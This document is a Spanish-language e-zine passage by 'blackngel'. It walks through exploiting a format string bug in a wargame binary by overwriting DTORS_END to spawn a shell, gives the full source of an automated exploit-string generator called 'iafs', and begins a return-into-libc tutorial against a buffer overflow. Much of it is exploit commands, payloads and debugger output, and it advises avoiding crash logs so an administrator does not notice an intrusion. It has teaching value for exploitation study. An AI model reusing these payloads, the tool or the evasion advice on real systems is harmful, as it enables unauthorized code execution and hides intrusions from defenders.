Veamos el programa vulnerable y la distancia de los parametros:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
        char buf[1024];
        strncpy(buf, argv[1], sizeof(buf) - 1);

        printf(buf);

        return 0;
}
```

NOTA: Anda que no podia ser mas cutre...

```
level9@io:/levels$ ./level9 AAAA.%08x.%08x.%08x.%08x
AAAA.bfffde84.000003e7.00000000.41414141
```

Perfecto, asi que tenemos nuestro primer parametro en la 4ª posicion.

En este ataque utilizaremos la seccion DTORS, en concreto la direccion
de DTORS_END con el fin de ejecutar codigo arbitrario. Pero... como?

Pues lo mas sencillo es colocar el contenido de una shellcode en una variable de entorno (tal vez precedido de un relleno de NOPS). Luego obtendremos su direccion e intentaremos escribirla en DTORS_END, de modo que vaya directamente al shellcode al finalizar el programa.

```
level9@io:/levels$ export MAIL=`perl -e 'print "\x90"x1000'`
                                          `cat /tmp/sc`
level9@io:/levels$
```

NOTA: He dado por supuesto que una shellcode ha sido volcada en "/tmp/sc".
NOTA2: A partir de aqui algunas ordenes seran cortadas en 2 lineas por el formato del articulo, pero tu debes escribirlas de un solo golpe.

```
level9@io:/levels$ /tmp/getenv MAIL
MAIL is located at 0xbfffdb25
level9@io:/levels$ objdump -s -j .dtors ./level9

./level9:     formato del fichero elf32-i386

Contenido de la seccion .dtors:
 8049510 ffffffff 00000000                    ........
level9@io:/levels$
```

Bien, ya tenemos la direccion donde se encuentra nuestra SHELLCODE y tambien la de DTORS_END, que en este caso es "0x08049514". Ahora solo debemos saber como escribir el valor adecuado.

Algunos pensaran lo siguiente: Si la direccion del Shellcode es "0xbfffdb25" que traducido a decimal es "3221216037". Un comando como el siguiente deberia funcionar:

```
level9@io:/levels$ ./level9 `perl -e 'print "\x14\x95\x04\x08"'`%.3221216037d
%4\$n
```

Pero en la mayoria de los sistemas esto provocara un fallo de segmentacion, ya que no se permite escribir un entero largo de un solo golpe. Pero para esto tenemos una solucion.

Ya en una seccion anterior dijimos que podiamos utilizar el testigo "%hn" en vez de "%n" para escribir valores tipo "short" que ocupan 2 bytes en vez de 4.

Esto es una maravilla ya que podemos escribir un valor largo en dos tiempos. Es decir, si necesitamos escribir "0xbfffdb25" en "0x08049514" en realidad podemos hacerlo en dos pasos:

```
"0x08049516" -> "0xbfff"
"0x08049514" -> "0xdb25"
```

Debes tener en cuenta, si ya tienes experiencia con los buffer overflow, que las direcciones se graban en orden inverso, debido a la estructura "little-endian".

Con esto, primero grabamos un valor en los dos ultimos bytes de DTORS_END, y luego otro valor en los 2 primeros bytes. Recuerda que podemos seguir volcando valores de la memoria:

```
level9@io:/levels$ ./level9 `perl -e 'print "\x16\x95\x04\x08". \
                                        "\x14\x95\x04\x08"'`%4\$x.%5\$x
# # 8049516.8049514
level9@io:/levels$
```

Ahora veamos que valores son precisos para la explotacion del programa.

En la primera direccion necesitamos escribir "0xbfff", que en decimal es "49151", pero no debemos olvidarnos nuevamente que al haber escrito dos direcciones ya llevamos escritos 8 bytes, de modo que para conseguir ese valor le restaremos esa cantidad.

0x08049516 -> 49143

Ahora con el siguiente valor. "0xdb25" es en decimal "56101". Y aqui mucha gente se confunde, pues intenta escribir este valor tal cual en la segunda direccion. Pero otra vez debemos tener en cuenta los bytes que ya hemos escrito hasta el momento que son:

8 bytes de las direcciones + 49143 bytes del primer valor. De modo que es logico pensar que se han escrito ya tantos bytes como el primer valor short necesario, que era "49151".

Para llegar a los 56101 solo tenemos que restarle la cantidad anterior, y entonces nos queda:

```
   56101 - 49151 = 6950
```

Y entonces tenemos:

```
level9@io:/levels$ ./level9 `perl -e 'print "\x16\x95\x04\x08"."\x14\x95\x04\x08"'`
                                                    %.49143d%4\$hn%.6950d%5\$hn
[00000000000000000..........

............0000000000000000]
Violacion de segmento
level9@io:/levels$
```

Vale no hemos tenido suerte, pero veamos con GDB por que:

```
level9@io:/levels$ gdb -q ./level9
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) run `perl -e 'print "\x16\x95\x04\x08"."\x14\x95\x04\x08"'`
                                    %.49143d%4\$hn%.6950d%5\$hn
[00000000000000000..........

............0000000000000000]
Program received signal SIGSEGV, Segmentation fault.
0xc000db26 in ?? ()
(gdb)
```

Aja! Fijate que la direccion donde ha fallado es precisamente los dos valores que nosotros hemos escrito + 1:

```
0xbfff + 1 = 0xc000
0xdb25 + 1 = 0xdb26
```

La cuestion es que el "." que protege nuestros enteros ha sido contado tambien como un caracter. Simplemente debemos bajar una unidad en el primer valor y tambien lo hara automaticamente para el siguiente:

```
(gdb) run `perl -e 'print "\x16\x95\x04\x08"."\x14\x95\x04\x08"'`
                                    %.49142d%4\$hn%.6950d%5\$hn
[00000000000000000..........

............0000000000000000]
Program received signal SIGSEGV, Segmentation fault.
0xbfffdb25 in ?? ()
```

```
(gdb) (gdb) x/16x 0xbfffdb25
0xbfffdb25:        0x752f3a6e         0x622f7273         0x2f3a6e69
         0x3a6e6962
0xbfffdb35:        0x7273752f         0x6d61672f         0x4d007365
         0x3d4c4941
0xbfffdb45:        0x90909090         0x90909090         0x90909090
         0x90909090
0xbfffdb55:        0x90909090         0x90909090         0x90909090
         0x90909090
(gdb)
```

Bien, ha vuelto a romper, pero esta vez es porque la direccion devuelta por "./getenv" no era totalmente exacta, vemos que el relleno de NOPS se encuentra a partir de "0xbfffdb45". La diferencia con la direccion que nosotros intentabamos escribir es de "0x20", que en decimal es "32", si sumamos este valor al ultimo testigo "%d", caeremos de pleno:

```
level9@io:/levels$          ./level9          `perl          -e          'print
"\x16\x95\x04\x08"."\x14\x95\x04\x08"'`
                                                          %.49142d%4\$hn%.6982d
%5\$hn
[00000000000000000..........

............0000000000000000]
sh-3.1$ exit
exit
level9@io:/levels$
```

BINGO!!!

Cuando hagas tus pruebas, recuerda que este no es un ataque totalmente ciego y puedes comprobar si estas sobreescribiendo la direccion correcta:

```
Program received signal SIGSEGV, Segmentation fault.
0xbfffdb25 in ?? ()
(gdb) x/8x 0x08049514
0x8049514 <__DTOR_END__>:  0xbfffdb25  0x00000000  0x00000001  0x00000010
0x8049524 <_DYNAMIC+8>:    0x0000000c  0x0804827c  0x0000000d  0x080484e0
```

Esta claro verdad? Pero todavia no hemos terminado, sigue leyendo...

---[4.1 - Cambio de Orden

El ejemplo anterior fue perfecto, en el sentido de que primero escribimos un valor 49151 y seguidamente alcanzamos el 56101.

Pero piensa friamente que ocurriria si la SHELLCODE estuviera en una direccion como "0xbfffa6eb"... Entonces tendriamos:

```
0xbfff -> 49151
0xa6eb -> 42731
```

Es decir, que el segundo valor que deberiamos escribir es menor que el primero. Esto trae la consecuencia de que si primero escribimos 49151 caracteres con el especificador de anchura, luego no podemos retroceder para escribir menos caracteres, es algo obvio };-D

Pero por suerte, el parametro de acceso directo nos permite solucionar este grave problema. Ya que podemos primero acceder a la posicion 5 y despues a la posicion 4.

Repetimos para que se entienda bien, es obligatorio que siempre se escriba primero el valor mas pequeño, ya que no podemos retroceder, pero ya que el valor pequeño tiene que ir en la segunda direccion primero utilizaremos el testigo "%5$" y despues el "%4$". Algo asi:

```
./prog `perl -e 'print "\x16\x95\x04\x08"."\x14\x95\x04\x08"'`
                                  %.42723d%5\$hn%.6420d%4\$hn
```

Esquematicamente se ve mejor:

```
                     ._____________.
                     !             |
   [0x08049516][0x08049514][%.][42731-8-1][d][%5\hn][%.][49151-42731][d][%4\hn]
       ^_____________________________________________________________|
```

```
Program received signal SIGSEGV, Segmentation fault.
0xbfffcdb2 in ?? ()
(gdb) x/16x 0x08049514
0x8049514 <__DTOR_END__>:  0xbfffa6eb  0x00000000  0x00000001  0x00000010
```

DTORS_END se ha escrito perfectamente, pero el programa no rompe justo en ese lugar porque seguramente haya encontrado alguna instruccion valida.

La cuestion es que hemos coseguido escribir correctamente nuestra direccion.

Que piensas ahora que ocurriria si cambiaras el orden de las direcciones "0x08049516" y "0x08049514"? Pruebalo tu mismo!

Aprovechare este momento para poner aqui la formula presentada en el libro "Gray Hat Hacking", que sera muy util para aquellos mas vagos y que les duele la cabeza al pensar:

[-----]

HOB -> 2 Bytes superior de la direccion a escribir
LOB -> 2 Bytes inferiores de la direccion a escribir

```
o-----------o
| HOB < LOB |
o-----------o
```

```
[direccion+2][direccion]%.[HOB-8]x%[offset]\$hn%.[LOB-HOB]x%[offset+1]
```

```
o-----------o
| HOB > LOB |
o-----------o
```

```
[direccion+2][direccion]%.[LOB-8]x%[offset+1]\$hn%.[HOB-LOB]x%[offset]
```

[-----]

En el caso que nosotros explotamos teniamos que "HOB < LOB":

```
0xbfff < 0xdb25
```

```
[direccion + 2] = 0x08049516
[direccion] = 0x08049514
[HOB-8] = 49151 - 8 = 49143
[offset] = 4
[LOB-HOB] = 56101 - 49151 = 6950
[offset+1] = 5
```

El caso que presentamos en esta seccion lo puedes calcular tu mismo.

---[5 - Format Strings como BoF's

Explicaremos en esta seccion algo muy sencillo: Puede un error de cadenas de formato ser aprovechado como un Buffer Overflow?

La respuesta es SI. Echa un vistazo al siguiente programa:

[-----]

```
#include <stdio.h>

int main(int argc, char *argv[])
{
   char buffer[32];

   if (strlen (argv[1]) < 32)
      sprintf(buffer, argv[1]);

   return 0;
}
```

[-----]

En principio el programa parece seguro, pues dispone de una comprobacion cuyo objetivo es bloquear la llamada a "sprintf()" en caso de que el primer argumento proporcionado sea igual o superior a 32 bytes.

Pero un nuevo analisis es requerido. Debes recordar que la forma correcta de la funcion es la siguiente:

```
   int sprintf(char *str, const char *format,...)
```

Entonces la llamada deberia haberse ejecutado del siguiente modo:

```
   snprintf(buffer, "%s", argv[1]);
```

Dado que no ha sido el caso, nadie nos impide especificar un testigo con un especificador de anchura arbitrario. Si nosotros introducimos una cadena como la siguiente "%.44xAAAA", de nueve caracteres de largo, pasara el test de strlen(), y aunque parece demasiado corta como para provocar un desbordamiento del buffer, el testigo de anchura se encargara de expandir la cadena.

Un analisis con GDB mostrara lo siguiente:

```
blackngel@linux:~$ gdb -q ./fsbo
(gdb) run %.44xAAAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/blackngel/fsbo %.44xAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Con esto queda claro entonces que podemos tomar control del programa y ejecutar codigo arbitrario.

Por desgracia, este metodo tiene una limitacion. La libreria GNU C tiene un bug que hace que el programa termine de forma inesperado si el ancho proporcionado en el testigo es superior a 1000.

Esto nos impide desbordar buffer's con tamaños demasiado grandes, pero
seguira siendo una tecnica util en las demas ocasiones.

---[6 - Automatizacion de Exploits

Acabando de ver los datos necesarios para la explotacion de la vulnerabilidad,
cabria pensar que la mayoria de ellos son estaticos y/o predecibles:

En un mismo programa:

- El parametro vulnerable es fijo.
- El offset es fijo.
- La direccion de DTORS_END es fija.

Debido a todo esto, y dado que automatizar la explotacion de la vulnerabilidad
es algo mas que viable, he creado un programa que puede operar sobre dos modos.

Solo un requisito es necesario, y es que el usuario debe establecer una
variable de entorno llamada SHELLCODE. Imaginate que tienes tu shellcode
en "/tmp/sc", entonces el siguiente comando seria ideal:

```
$ export SHELLCODE=`perl -e 'print "\x90"x512'``cat /tmp/sc`
```

Como puedes observar, introducimos un "NOP cushion" de 512 bytes. Un colchon
que sera mas que suficiente.

En el primero de los modos que el programa utiliza, el usuario debe especificar
todos los parametros:

```
-p Parametro vunerable
-o Offset
-t Direccion DTORS_END o GOT
-s Direccion SHELLCODE (./getenv)
```

El programa procedera a la creacion de la cadena adecuada para explotar la
aplicacion vulnerable. Esto modo es util cuando deseas hacer pruebas manuales
hardcodeando distintas direcciones objetivo (-t).

En el segundo modo de operacion, llamado "Modo Inteligente", el programa hace
las pruebas necesarias para calcular todos los valores anteriores de forma
automatica. Asi que tu unica preocupacion sera tener la variable de entorno
SHELLCODE correctamente establecida (el programa buscara tambien su direccion).

"iafs", como asi he llamado al programa, diferencia correctamente cuando HOB es
menor que LOB y viceversa, y crea la cadena de explotacion adecuada segun el
caso.

El programa no es ni de cerca perfecto, pero funciona bien en estos casos de
prueba. Recuerda que si la aplicacion vulnerable trabaja en red, "iafs" no esta
preparado para el manejo de sockets.

Lo bueno esta es que es perfectamente adaptable para cualquier otra situacion.
Puedes modificar el codigo y hacer que sea util en tu campo de estudio.

[--- iafs.c ---]

```
#include <errno.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
```

```
#include <getopt.h>

unsigned int offset;
unsigned int vuln_param;
unsigned long sc_addr;
unsigned long target_addr;
char vuln_prog[32];

void find_param(void)
{
   int i, j = 1;
   FILE *cin;
   char params[1024];
   char temp[1024];

   printf("\n[!] Buscando argumentos vulnerables");

   strncpy(params, vuln_prog, 31);
   strncat(params, " 2> /dev/null", 14);

   while (1) {

      strncat(params, " AAAA%x%x%x%x%x%x%x%x%x%x%x%x", 30);

      if ((cin = popen(params, "r")) == NULL) {
         printf("\n[X] ERROR: popen(): %s\n", strerror(errno));
         exit(1);
      }

      memset(temp, 0, sizeof(temp));
      fgets(temp, sizeof(temp)-1, cin);

      if (strstr(temp, "41414141")) {
         vuln_param = j;
         printf("\n[+] Parametro vulnerable: ( %d )", vuln_param);
         fclose(cin);
         return;
      }

      if (j > 30) {
         printf("\n[X] PROGRAMA NO VULNERABLE\n");
         exit(1);
      }

      j += 1;
   }

   fclose(cin);
}

void find_offset(void)
{
   int i = 1;
   int j = 1;
   FILE *cin;
   char params[1024];
   char temp[1024];

   printf("\n[!] Buscando valor de OFFSET");

   strncpy(params, vuln_prog, 31);
   strncat(params, " 2> /dev/null", 14);

   while (i++ < vuln_param) {
```

```
      strncat(params, " A", 3);
   }
   strncat(params, " AAAA", 6);

   while (1) {

      strncat(params, "%x", 3);       if ((cin = popen(params, "r")) == NULL) {
         printf("\n[X] ERROR: popen(): %s\n", strerror(errno));
         exit(1);
      }

      memset(temp, 0, sizeof(temp));
      fgets(temp, sizeof(temp)-1, cin);

      if (strstr(temp, "41414141")) {
         offset = j;
         printf("\n[+] Offset encontrado: ( %d )", offset);
         fclose(cin);
         return;
      }

      if (j > 64) {
         printf("\n[X] PROGRAMA NO VULNERABLE\n");
         exit(1);
      }

      j += 1;
   }

   fclose(cin);
}

void find_target(void)
{
   FILE *cin;
   char dir[10];
   char test[64];

   printf("\n[!] Buscando seccion DTORS en la aplicacion");

   strncpy(test, "objdump -s -j .dtors ", 22);
   strncat(test, vuln_prog, 16);
   strncat(test, " | grep 804", 12);

   if ((cin = popen(test, "r")) == NULL) {
      printf("\n[X] ERROR: Ejecutando -objdump-\n");
      exit(-1);
   }
   fgets(dir, 9, cin);
   target_addr = strtoul(dir, NULL, 16);
   target_addr += 4;

   fclose(cin);
   if (target_addr != 0)
      printf("\n[+] Direccion DTORS_END encontrada: ( 0x%08x )", target_addr);
   else {
      printf("\n[X] ERROR: Direccion DTORS no encontrada\n");
      exit(-1);
   }
}

void find_shell(void)
{
   printf("\n[!] Configurando SHELLCODE");
```

```
   sc_addr = (unsigned long)getenv("SHELLCODE");
   if (sc_addr != 0)
      printf("\n[+] Direccion Shellcode: ( %p )", sc_addr);
   else {
      printf("\n[X] ERROR: Establezca la variable de entorno SHELLCODE\n");
      exit(-1);
   }
}

void exploit(void)
{
   int ta[4];
   int i = 1;
   unsigned int hob, lob;
   char magicbomb[1024];

   lob = sc_addr & 0xFFFF;
   hob = sc_addr >> 16;
   printf("\n[+] HOB = 0x%x", hob);
   printf("\n[+] LOB = 0x%x", lob);

   ta[0] = (target_addr >> 24) & 0xFF;
   ta[1] = (target_addr >> 16) & 0xFF;
   ta[2] = (target_addr >> 8) & 0xFF;
   ta[3] = target_addr & 0xFF;

   if (hob < lob) {
      sprintf(magicbomb, "`perl -e 'print \"\\x%02x\\x%02x\\x%02x\\x%02x"     \
                                          "\\x%02x\\x%02x\\x%02x\\x%02x\"'`" \
                                          "%s%d%s%d%s%d%s%d%s",              \
                                          ta[3]+2,ta[2],ta[1],ta[0],         \
                                          ta[3],ta[2],ta[1],ta[0],           \
                                          "%.", hob-8, "x%", offset,         \
                                          "\\$hn%.", lob-hob, "x%",          \
                                                offset+1, "\\$hn");
   }

   else if (hob > lob) {
      sprintf(magicbomb, "`perl -e 'print \"\\x%02x\\x%02x\\x%02x\\x%02x"     \
                                          "\\x%02x\\x%02x\\x%02x\\x%02x\"'`" \
                                          "%s%d%s%d%s%d%s%d%s",              \
                                          ta[3]+2,ta[2],ta[1],ta[0],         \
                                          ta[3],ta[2],ta[1],ta[0],           \
                                          "%.", lob-8,"x%",offset+1,         \
                                          "\\$hn%.", hob-lob, "x%",          \
                                                  offset, "\\$hn");
   }

   printf("\n\n[+++] Su paquete bomba: [ %s ", vuln_prog);
   while (i++ < vuln_param) {
      printf("A ");
   }
   printf("%s ]\n\n", magicbomb);
}

void analisis(int mode)
{
   if (mode) {
      printf("\n[!] Entrando en el modo Inteligente");
      find_param();
      find_offset();
      find_shell();
      find_target();
```

```
      exploit();
   }
   else {
      printf("\n[!] Entrando en el modo Normal");
      exploit();
   }
}

void usage(char *prog)
{
   printf("\nUsage: %s [opts] app\n", prog);
   printf(" -i: Modo Inteligente\n");
   printf(" -t: DTORS_END o GOT\n");
   printf(" -s: Direccion SHELLCODE\n");
   printf(" -p: Parametro Vulnerable\n");
   printf(" -o: Offset\n");
}

int main(int argc, char *argv[])
{
   int op;
   int ia_mode = 0;

   while ((op = getopt(argc, argv, "it:s:o:p:")) != -1) {
      switch (op) {
         case 'i': {
            ia_mode = 1;
            break;
         }
         case 't': {
            target_addr = strtoul(optarg, NULL, 16);
            break;
         }
         case 's': {
            sc_addr = strtoul(optarg, NULL, 16);
            break;
         }
         case 'p': {
            vuln_param = atoi(optarg);
            break;
         }
         case 'o': {
            offset = atoi(optarg);
            break;
         }
         default: {
            usage(argv[0]);
            exit(0);
         }
      }
   }

   if(argc == optind) {
      usage(argv[0]);
      exit(-1);
   }

   if (strstr(argv[optind], "/") == 0) {
      strncpy(vuln_prog, "./", 3);
      strncat(vuln_prog, argv[optind], 28);
   } else
      strncpy(vuln_prog, argv[optind], 31);

   analisis(ia_mode);
```

```
   printf("\n");
   return 0;
}

[--- iafs.c ---]
```

Vamos a verlo en accion con el programa vulnerable del torneo:

```
level9@io:/tmp$ export SHELLCODE=`perl -e 'print "\x90"x512'``cat /tmp/sc`
level9@io:/tmp$ ./iafs -i /levels/level9

[!] Entrando en el modo Inteligente
[!] Buscando argumentos vulnerables
[+] Parametro vulnerable: ( 1 )
[!] Buscando valor de OFFSET
[+] Offset encontrado: ( 4 )
[!] Configurando SHELLCODE
[+] Direccion Shellcode: ( 0xbfffdc93 )
[!] Buscando seccion DTORS en la aplicacion
[+] Direccion DTORS_END encontrada: ( 0x08049514 )
[+] HOB = 0xbfff
[+] LOB = 0xdc93

[+++] Su paquete bomba: [ /levels/level9 `perl -e 'print
          "\x16\x95\x04\x08\x14\x95\x04\x08"'`%.49143x%4\$hn%.7316x%5\$hn ]


level9@io:/tmp$ /levels/level9 `perl -e 'print
            "\x16\x95\x04\x08\x14\x95\x04\x08"'`%.49143x%4\$hn%.7316x%5\$hn
[00000000000000000..........

............0000000000000000]
sh-3.1$ exit
exit
level9@io:/levels$
```

Una vez vistos los parametros encontrados de forma automatica, puedes probar si el modo manual funciona con los mismos valores:

```
level9@io:/tmp$ ./iafs -p 1 -o 4 -t 0x08049514 -s 0xbfffdc93 /levels/level9

[!] Entrando en el modo Normal
[+] HOB = 0xbfff
[+] LOB = 0xdc93

[+++] Su paquete bomba: [ /levels/level9 `perl -e 'print
          "\x16\x95\x04\x08\x14\x95\x04\x08"'`%.49143x%4\$hn%.7316x%5\$hn ]

level9@io:/tmp$
```

Puedes observar que la cadena creada es exactamente la misma. Asi que, ahora ya solo te queda disfrutarlo. Te animo a que modifiques el programa para mejorar el control de errores y sobre todo para agregar la capacidad de sobreescribir entradas en la GOT.

---[7 - Conclusion

En este articulo se ha pretendido mostrar de un modo sencillo, claro, y practico, el modo en como esta clase de vulnerabilidades actuan y como pueden ser explotadas en nuestro beneficio.

Ademas, hemos proporcionado una pequeña aplicacion que te permite ahorrar
tiempo automatizando la busqueda de parametros vulnerables, desplazamientos
y objetivos susceptibles de ser sobreescritos.

Como siempre, cualquier sugerencia sera bienvenida.

Un abrazo!
blackngel

---[8 - Referencias

 [1] Overflows en Linux x86_64 by Raise
     http://www.set-ezine.org/ezines/set/txt/set34.zip

 [2] Armouring the ELF: Binary encryption on the UNIX platform by grugq
     http://www.phrack.org/issues.html?issue=58&id=5#article

EOF

-[0x05]--
-[Metodos Return Into To Libc]---
-[by blackngel]---SET-37--

HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introduccion

Si, lo se, ya se que me echais de menos. Ya se que hace mucho tiempo que no escribo ningun articulo para este e-zine. Pero podeis estar tranquilos, he vuelto, como el turron en navidad.

Si, tambien lo se, mis ironias dejan bastante que desar... asi que vamos directos al tema en cuestion, que parece que eso si que se me da algo mejor (solo un poco la verdad).

Este articulo bien pudiera ir directo a la seccion del Bazar de SET, ya que no sera mas que una mera introduccion a la conocida tecnica de explotacion Return Into To Libc que alguna que otra vez puede salvarte la vida.

---[2 - Un Acercamiento

Cuando Ret2Libc puede ser util?

Facil de responder: Cuando las paginas de memoria de tu sistema, o del sistema a explotar, estan marcadas como no ejecutables. En estos casos lograr introducir un shellcode en el Stack o incluso en los argumentos del programa, no servira de mucho.

Pero gracias a gente inteligente, sigue habiendo obstaculos que todavia son, por suerte, facilmente sorteables.

Por que Ret2Libc es efectivo?

La mision de esta tecnica radica en conseguir modificar el valor de retorno EIP con la direccion de una funcion del sistema, normalmente "system()". Estas funciones se encuentran en una libreria cargada en tiempo de ejecucion con tu programa y, efectivamente, su espacio de memoria SI es ejecutable, dado que sino no serviria de mucho.

Cuando la funcion vulnerable a BoF retorne, la funcion sera ejecutada y con ella el parametro que se le haya proporcionado, que para nuestros intereses sera normalmente "/bin/sh" o algo parecido.

Hay alguna limitacion?
--- ---

Claro que si, no todo iba a ser un camino de rosas. Todos sabemos que los sistemas o distribuciones mas modernas implementan una tecnica de aleatorizacion de direcciones de memoria. Si es tu caso, Ret2Libc no sera aplicable ya que la direccion de la llamada a system() estara saltando de un lado a otro a cada momento.

No obstante, hay quien dice que en estas situaciones el bruteforcing puede ser aplicable. Y teniendo en cuenta que de los 4 bytes que componen una direccion, 3 de ellos son los que varian, tampoco seria muy descabellado pensar que en algun momento se pueda caer fortuitamente sobre la direccion correcta.

Bueno, el bruteforce siempre ha estado ahi, a nuestro lado, eso ya lo sabemos todos, no?

---[3 - Prueba de Concepto

Sin mas preambulos, veamos el tipico y aburrido programa vulnerable:

[-----]

```
#include <stdio.h>
#include <string.h>

fvuln(char *temp1, char *temp2)
{
   char name[512];

   strcpy(name, temp2);
   printf("Hello, %s %s\n", temp1, name);
}

int main(int argc, char *argv[])
{
   fvuln(argv[1],argv[2]);
   printf("Bye %s %s\n", argv[1], argv[2]);

   return 0;
}
```

[-----]

Facil, un buffer de 512 bytes desbordable. Antes de nada, veamos ahora que estructura debe contener la pila para una explotacion exitosa.

La pregunta es, como "system()" toma sus parametros?

Pues bien, cuando una funcion es llamada, el primer valor que se encuentra en

la pila es la direccion de retorno a donde debe devolver el control una vez haya completado su mision. Seguidamente se colocan en la pila los parametros en orden ascendente.

Graficamente deberiamos lograr algo asi:

```
   [AAAAAAAAAA.................AAAAAAAAAAAA] [&system] [ ret ] [ &"/bin/sh" ]
   [          BUFFER(512)          ] [ EBP ] [  EIP  ] [    args fvuln()    ]
```

Bien, teniendo esto en cuenta, 2 elementos son extrictamente necesarios:

1) Obtener la direccion de system()
2) Obtener la direccion de la cadena "/bin/sh".

Aqui hay algo importante a destacar, el valor de "ret" no es importante en principio, ya que este no sera tomado hasta que la ejecucion de la funcion system("/bin/sh") haya finalizado. Pero esto no implica que tengamos que ser unos exploiters descuidados...

...ocurre que si dejamos este valor al azar, el programa rompera tras regresar de nuestra preciada shell, y este comportamiento no suele ser siempre el deseado por varios motivos. Imagina que has descubierto una aplicacion remota que es vulnerable y actua como servidor... en esta situacion seria estupendo poder explotar el programa y que cuando terminemos nuestra sesion en la shell la aplicacion continue su ejecucion, de modo tal que nadie advierta que hemos realizado una entrada no autorizada al sistema.

En nuestro caso, cabe pensar que la solucion optima seria que el programa continuase en la direccion de la instruccion:

```
printf("Bye %s %s\n", argv[1], argv[2]);
```

De todos modos, siempre puedes obtener la direccion de otra llamada de sistema como "exit()", y lograr asi que el programa finalice limpiamente. Esta eleccion es buena, pues evita que un fallo sea registrado en los logs del sistema (normalmente un aviso de fallo de segmentacion en /var/log/messages), lo cual daria cuenta al administrador de nuestras intenciones.

Nosotros utilizaremos la primera de las opciones, no obstante vamos a sacar ambas direcciones, tanto para system() como para exit():

```
blackngel@mac:~/pruebas/bo$ gcc-3.3 meet.c -o meet
blackngel@mac:~/pruebas/bo$ gdb -q ./meet
(gdb) break main
Breakpoint 1 at 0x80483e7
(gdb) run
Starting program: /home/blackngel/pruebas/bo/meet

Breakpoint 1, 0x080483e7 in main ()

(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ead990 <system>

(gdb) p exit
$3 = {<text variable, no debug info>} 0xb7ea2fb0 <exit>
```

Correcto, ahora tenemos que poner una cadena "/bin/sh" en algun lugar de la memoria y obtener su direccion. El clasico programa "./getenv" que mostramos en otros articulos nos permite hacer lo siguiente:

```
blackngel@mac:~/pruebas/bo$ export SHELL2=/bin/sh
blackngel@mac:~/pruebas/bo$ ./getenv SHELL2
SHELL2 is located at 0xbffff71c
```

```
 blackngel@mac:~/pruebas/bo$
```

Como dijimos, nosotros queremos que el programa continue su ejecucion del modo normal, asi que solo nos queda obtener la direccion de la instruccion deseada:

```
(gdb) disass main
Dump of assembler code for function main:
0x080483e1 <main+0>:        push   %ebp
0x080483e2 <main+1>:        mov    %esp,%ebp
0x080483e4 <main+3>:        sub    $0x18,%esp
0x080483e7 <main+6>:        and    $0xfffffff0,%esp
..........
..........
0x08048408 <main+39>:       call   0x80483a4 <fvuln>
0x0804840d <main+44>:       mov    0xc(%ebp),%eax
0x08048410 <main+47>:       add    $0x8,%eax
0x08048413 <main+50>:       mov    (%eax),%eax
0x08048415 <main+52>:       mov    %eax,0x8(%esp)
0x08048419 <main+56>:       mov    0xc(%ebp),%eax
0x0804841c <main+59>:       add    $0x4,%eax
0x0804841f <main+62>:       mov    (%eax),%eax
0x08048421 <main+64>:       mov    %eax,0x4(%esp)
0x08048425 <main+68>:       movl   $0x8048512,(%esp)
0x0804842c <main+75>:       call   0x80482ec <printf@plt>
0x08048431 <main+80>:       leave
0x08048432 <main+81>:       ret
End of assembler dump.
(gdb)
```

Entonces el programa deberia retornar justo en esta lugar:

```
   0x0804840d <main+44>:    mov    0xc(%ebp),%eax
```

Ya tenemos todos los ingredientes necesarios:

```
   system() -> 0xb7ead990
     ret    -> 0x0804840d
   /bin/sh  -> 0xbffff71c
```

Vamos a ver si el pastel bomba produce el efecto:

```
blackngel@mac:~/pruebas/bo$ gdb -q ./meet
(gdb) run A `perl -e 'print "A"x524 . "\x90\xd9\xea\xb7" . "\x0d\x84\x04\x08"
                                                         . "\x1c\xf7\xff\xbf";'`
Starting program: /home/blackngel/pruebas/bo/meet A `perl -e 'print "A"x524 .
                 "\x90\xd9\xea\xb7" . "\x0d\x84\x04\x08" . "\x1c\xf7\xff\xbf";'`
Hello,  E
            AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA #AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0804840d in main ()
```

Vaya chasco! Bueno pero tranquilidad, aqui hay dos cosas importantes, la mas clara es que nuestra shell no se ha ejecutado, y la segunda es que el programa rompe en la direccion de retorno que habiamos elegido.

El primero de los problemas es facil de resolver, seguramente el programa "./getenv" no nos haya proporcionado la direccion exacta de la variable de

entorno. Consultando a GDB podemos sacar el punto exacto en la memoria:

```
(gdb) x/s 0xbffff71c
0xbffff71c:         "T_INFO=/tmp/seahorse-TKRlwr/S.gpg-agent:6371:1"
(gdb) x/s 0xbffff710
0xbffff710:         "/sh"
(gdb) x/s 0xbffff70c
0xbffff70c:         "/bin/sh"
```

Entonces nuestra cadena estaba un poco mas atras de lo que parecia. Ahora ya tenemos la direccion correcta.

El segundo problema es un poco mas complicado, pero no demasiado para nuestros propositos. Fijate que nuestra direccion de retorno hace uso de EBP (hay otra mas adelante que tambien lo hace):

```
     0x0804840d <main+44>:  mov    0xc(%ebp),%eax
     ..........
     0x08048419 <main+56>:  mov    0xc(%ebp),%eax
```

Cuando nosotros desbordamos la pila, tambien estamos modificando el registro EBP que se encuentra justo antes de EIP. Al llenarlo con caracteres "A" esta direccion apunta a 0x41414141, y los accesos de memoria que utilicen ese registro produciran una violacion de segmento.

